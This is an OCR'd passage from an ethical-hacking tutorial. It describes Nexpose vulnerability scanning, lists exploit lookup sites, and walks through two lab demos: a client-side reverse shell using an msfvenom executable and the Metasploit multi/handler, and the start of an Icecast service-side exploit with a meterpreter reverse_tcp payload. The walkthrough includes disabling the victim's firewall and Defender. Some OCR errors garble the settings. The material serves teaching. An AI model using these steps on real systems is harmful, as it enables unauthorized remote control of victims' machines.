
In the image below we can see a detailed list of the vulnerabilities found:

Nexpose offers us the possibility to create easy interactions with, for example, Metasploit.

We can also see enough details about each vulnerability:




We are also provided with suggestions regarding the remediation phase, which is meant to find a remedy to the vulnerabilities found:



Here too, we have the possibility to generate a customizable report:

There were 11 vulnerabilities found during this scan. Of these, 7 were critical vulnerabilities. Critical vulnerabilities require immediate attention. They are relatively easy for attackers to exploit and may provide them with full control of the affected systems. 2 vulnerabilities were severe. Severe vulnerabilities are often harder to exploit and may not provide the same access to affected systems. There were 2 moderate vulnerabilities discovered. These often provide information to attackers that may assist them in mounting subsequent attacks on your network. These should also be fixed in a timely manner, but are not as urgent as the other vulnerabilities.



There were 2 occurrences of the windows-hotfix-ms08-067, windows-hotfix-ms09-001, windows-hotfix-ms10-012, windows-hotfix-ms10-054, windows-hotfix-ms11-020, cifs-smb-signing-disabled and cifs-smb-signing-not-required vulnerabilities, making them the

WEBSITES FOR VULNERABILITY SEARCH

Here is a list of websites you can refer to for more details about each vulnerability:

- **Exploit Database.** https://www.exploit-db.com/.
- **Security Focus.** http://www.securityfocus.com/.
- **Packet Storm.** https://packetstormsecurity.com/.
- **CVE Details.** http://www.cvedetails.com/.


www.securityfocus.com
SecurityFocus™
Symantec Connect
A technical community for Symantec customers, end-users, developers, and partners.
Join the conversation ▸
Vulnerabilities
WordPress Prior to 4.8.2 Multiple Input Validation Security Vulnerabilities
2017-09-20
http://www.securityfocus.com/bid/100912
Cisco Unified Intelligence Center Multiple Cross Site Scripting Vulne
2017-09-20
http://www.securityfocus.com/bid/10092
Git CVE-2017-1000117 Remote Command Injection Vulnerability
2017-09-20
http://www.securityfocus.com/bid/100283
Cisco AsyncOS Software CVE-2017 of Service Vulnerability
2017-09-20
http://www.securityfocus.com/bid/10092

Exploitation

In the previous chapter, we saw how to search for vulnerabilities, but we also limited ourselves to perform an automatic analysis. As we grow our experience in this field, we will need to integrate this type of analysis with manual search, where we will perform code customization.

Now that we have a list of possible vulnerabilities, we need to verify whether they are actually exploitable or not. Exploitation is meant to confirm if we can access our target machine from a given vulnerability.

Also, in this case we can proceed using automatic and manual tools just like we did during the vulnerability assessment phase. As an introduction to ethical hacking, in this book we will focus on using selected tools.

I want to start by introducing the concept of "exploit". An exploit is a sequence of commands, or lines of code, that exploit the vulnerabilities of a certain software. It can allow us to take actions that come as unexpected to the victim machine.

Exploits can be classified as follows:

- **Service-side exploit:** this type of exploits affects a particular service listening on the target machine.
- **Client-side exploit:** the attack starts directly from the client machine.
- **Local privilege escalation exploit:** once we have access to the target machine, we need to elevate our privileges using exploits belonging to this category.

SERVICE-SIDE EXPLOITATION

On a generic machine, we have multiple services listening on certain ports. Think of a Web server, for example. It will most likely listen on

port 80 and communicate via the HTTP protocol.

If for any reasons one of these services is not configured correctly, it offers a great advantage to a possible attacker. This is obviously consequent to another series of particular conditions, including, for example, the perimeter firewall that allows access to that particular port on that PC.

Once you have gained access to a specific machine, you can proceed recursively to gain access to other machines that may be visible only from the first compromised machine. In technical jargon, this action is called “pivoting”.

CLIENT-SIDE EXPLOITATION

In client-side exploitation, our point of view is completely different from the side-client type. In this case, the victim unknowingly unleashes the attack and establishes a connection with the attacking machine.

The attack vector is usually very common. For example, the victim can start an executable file received by the attacker.

This simple action may be sufficient to start a communication to the outside. In corporate networks, communication to the Internet is often granted and therefore perimeter security systems may not block this type of attack.

This is a significant advantage over the first type of exploitation.

As you can easily guess, here the user has a central role in starting the attack. The beginning of the attack coincides with a direct action performed by the victim.

To start the attack, it is enough for the target user to open an Excel file attached to an email or downloaded from the Internet.

METASPLOIT

When it comes to exploitation, we cannot fail to mention Metasploit. This is the most well-known tool used to automate the exploitation process.

Composed of various modules, its use is not the most immediate, and you need some experience to make the most of it.

Going a little into detail, we can say that Metasploit consists of the following elements:

- **an exploit database.**
- **a payload database.**
- **auxiliary modules for particular operations.**
- **post-exploitation modules for the penetration test phase.**
- **user interface to easily manage the whole structure.**

The same user interface is composed of several modules, including:

- **msfconsole.** From which we can execute several exploits/payloads.
- **MSFD.** Service listening on TCP port 5554 which allows multiple users to connect to the same Metasploit instance.
- **armitage.** A graphical version of Metasploit.
- **msfvenon.** It is mainly used in the client-side exploitation phase to convert our payloads into different types of executable files.

DEMONSTRATION OF CLIENT-SIDE EXPLOITATION

Let me enlist the steps that we will follow to complete this demonstration:

1. Initial configuration of the victim machine with a Windows operating system.
2. Creation of the malicious file with Metasploit, in particular with the msfvenon interface.
3. Creation of a Web server (attacking side) on which the malicious file will be hosted.
4. Use of Metasploit and in particular of msfconsole.
5. Execution of the malicious file on the victim machine.
6. Connection established between attacker and target.
7. Interaction with the Metasploit shell.

We need to carry out each precise step.

INITIAL CONFIGURATION OF THE VICTIM MACHINE


The first task to do is to verify the connectivity between the victim machine and the target machine. In this regard, we will proceed as before by setting an IP address between the 2 machines, for example:

- **Victim machine (Windows 7 OS): 192.168.1.227/24.**
- **Attacking machine (SO Kali Linux): 192.168.1.133/24.**


Then we can confirm the communication between them with the "**ping** " command.

A necessary step we need to take is to disable all the security systems of the victim machine.

- Disable the local firewall.




- Disable Windows Defender by unticking all the boxes as you can see here below:



CREATION OF A MALICIOUS FILE

Connect to the Kali machine and type the following command:



In particular:

- **LHOST** is the local address of the attacking machine, i.e. Kali.
- **LPORT** is the door where we will listen and wait for someone to connect.
- **FileMalevolo.exe** will be the malicious file generated and located in the /tmp folder of the Kali machine.

SETTING UP A SIMPLE SERVER

Once the malicious file is generated, we create a fictitious web server on which to host it, so that it can be easily downloaded from the target machine.

We should type the following command from a Kali terminal:

In doing so, we placed a rudimentary web server listening on port 8000.

PREPARATION OF THE EXPLOIT/PAYLOAD

Once the Web server is listening, we should move on to the exploit and payload configuration in Metasploit.

Pay attention to the difference between **EXPLOIT** and **PAYLOAD** . An exploit allows us to take advantage of a given vulnerability. A

payload is a piece of code that will be executed by using the EXPLOIT command.

We start msfconsolle and select the exploit we want to use. In this specific case, we are referring to the following one (multi / handler):

```
msf > \r
msf > use exploit/multi/handler\r
msf exploit(handler) > \r
```

We press the "**send** " button and choose the payload:

```
msf exploit(handler) > \r
msf exploit(handler) > set payload windows/shell/reverse_tcp\r
payload => windows/shell/reverse_tcp
```

After this step, we must enter all the parameters needed for our configuration. Enter the "**show options** " command and verify the required information, i.e. where the "Required" field is on "Yes".

```
Payload options (windows/shell/reverse_tcp):

   Name      Current Setting  Required  Descr
   ----      ---------------  --------  -----
   EXITFUNC  process          yes       Exit
d, process, none)
   LHOST                      yes       The l
   LPORT     4444             yes       The l
```

Therefore, we set LHOST and LPORT as follows:


- **type "set LPORT 192.168.1.133" or our IP address as well as the one of the attacking machines.**

- **type "set LPORT 8080", which is the port we selected earlier in msfvenon.**

We can then type the command "EXPLOIT" to execute the exploit. We are now ready to receive the connection from the victim machine and we are waiting for it to connect.


HOST COMPROMISSION

We now simulate the user who downloads and runs the malicious file hosted on our Web server. We start by typing the following URL in the victim machine’s browser:



mpromissioneHost
Directory listing for /
192.168.1.133:8000
Directory listing for /
.font-unix/
.ICE-unix/
.Test-unix/
.X0-lock
.X11-unix/
.XIM-unix/
file.exe
fileMalevolo.exe
ssh-oEjNM7l9rN7J/
systemd-private-a0722e189b734fc58c
systemd-private-a0722e189b734fc58c
systemd-private-a0722e189b734fc58c
tracker-extract-files.0/
vmware-root/
VMwareDnD/

Download the file locally and run it.


At this point, if we go back to the Kali machine and to Metasploit, we can see that a connection has been made:



We can finally start the interaction with the victim machine. With the "sessions -l" command we are able to see which are the active connections and their IDs; then with the "**session -i ID** " command we access the one of interest to us.
In this case, we aim at the connection with ID1, the only active one:



Now it is almost as if we were in a DOS window in the victim machine and we can then perform all sorts of actions. The host compromission was successful.



SERVICE-SIDE EXPLOITATION

We will analyze another type of exploitation called “service-side”. We will exploit a vulnerability present on an old version of an audio software for Windows operating systems, called ICECAST (http://icecast.org/).


Here are the steps we will take:

1. Installation of ICECAST 2.0.0 on the victim machine.
2. Initial configuration of Metasploit.
3. Sending the exploit and active meterpreter session.
4. Active shell meterpreter on the Icecast memory process.
5. Use of meterpreter to access the victim machine.

ICECAST INSTALLATION ON WINDOWS

Download the version 2.0.0 of this software from the icecast.org website and install it on the victim machine:

We now include Icecast to create an exception in the Windows section related to the "**program execution protection** ":



METASPLOIT INITIAL CONFIGURATION

First of all, let's search for an exploit related to Icecast in Metasploit by running the search command:

```
msf > \r
msf > search icecast\r

Matching Modules
================

   Name                                  Disclosure Date  Rank   Description
   ----                                  ---------------  ----   -----------
   exploit/windows/http/icecast_header  2004-09-28       great  Icecast Header C
verwrite
```

We can see that the exploit is present, and that is why we can choose it:

```
msf > use exploit/windows/http/icecast_header \r
msf exploit(icecast_header) >
```

Now we need to specify what payload we want to use:

```
msf exploit(icecast_header) > set payload windows/meterpreter/reverse_tcp\r
payload => windows/meterpreter/reverse_tcp
msf exploit(icecast_header) >
```

Now it is necessary to configure Metasploit by running the show options command as you can see here below:

